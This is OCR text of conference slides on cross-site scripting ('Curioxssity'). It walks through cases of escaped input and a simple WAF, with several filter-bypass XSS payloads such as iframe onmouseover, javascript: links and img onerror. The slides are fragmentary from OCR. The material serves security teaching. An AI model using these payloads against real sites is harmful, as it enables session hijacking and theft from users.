
JavaScript + No-Library (pure JS) ▼

```
1
```


Curioxssity
https://threatcon.io/curioxssity
An embedded page at fiddle.jshell.net says
1
OK
Collaborate
Settings
Sign i
HTML
CSS
<input type="text" value="<'" onmou
seover="alert(1)">
Breaks then add the XSS payload
<'" onmouseover="alert(1)
JavaScript + No-Library (pure JS)
1
<'

Curioxssity

https://threatcon.io/curioxssity




```
/object><br><a href="javascript:detailsPage.removeVideo('3651252590488943006','dFtfxv1JdX');alert(2);('');">Remove</a
```


Curioxssity

Case 0

https://threatcon.io/curioxssity#case0


Case 0

The obvious no/impossible XSS


Curioxssity
Case 0
https://threatcon.io/curioxssity#case0
ce:https://www.linkedin.com/search/results/all/?keywords=<script>alert(0)<%2Fscript>&origin=GLOB...
sults/all/?keywords=%3Cscript%3Ealert(0)%3C%2Fscript%3E&
Properly escaped

Curioxssity Case 0

https://threatcon.io/curioxssity#case0



Quotes, forward slash, and backslash are escaped.

- It blocks any character after <
  - Maybe only possible with old IE with <%tag
- Limited length (>16 chars) and only on one endpoint
- Can’t use = in an inside tag injection

Curioxssity

Case 0

https://threatcon.io/curioxssity#case0


Curioxssity

Case 0

https://threatcon.io/curioxssity#case0

Curioxssity | Case 0 | Case 1

https://threatcon.io/curioxssity#case1



Case 1

The simple WAF/detection

Curioxssity | Case 0 | Case 1

https://threatcon.io/curioxssity#case1

It blocks <script>alert(0)</script> payload

Curioxssity | Case 0 | Case 1

https://threatcon.io/curioxssity#case1

It blocks <script>alert(0)</script> payload


Use a different payload

https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

```
<iframe src=1 onmouseover=alert(0)>

<a href=javascript:alert(0)>

<img src=meme.gif onerror=prompt(0);//>

<script src=javascript:alert(0)>
```


Curioxssity | Case 0 | Case 1

https://threatcon.io/curioxssity#case1



Curioxssity | Case 0 | Case 1

https://threatcon.io/curioxssity#case1



<iframe src=1 onmouseover=alert(0)>

Curioxssity | Case 0 | Case 1 | Case 2

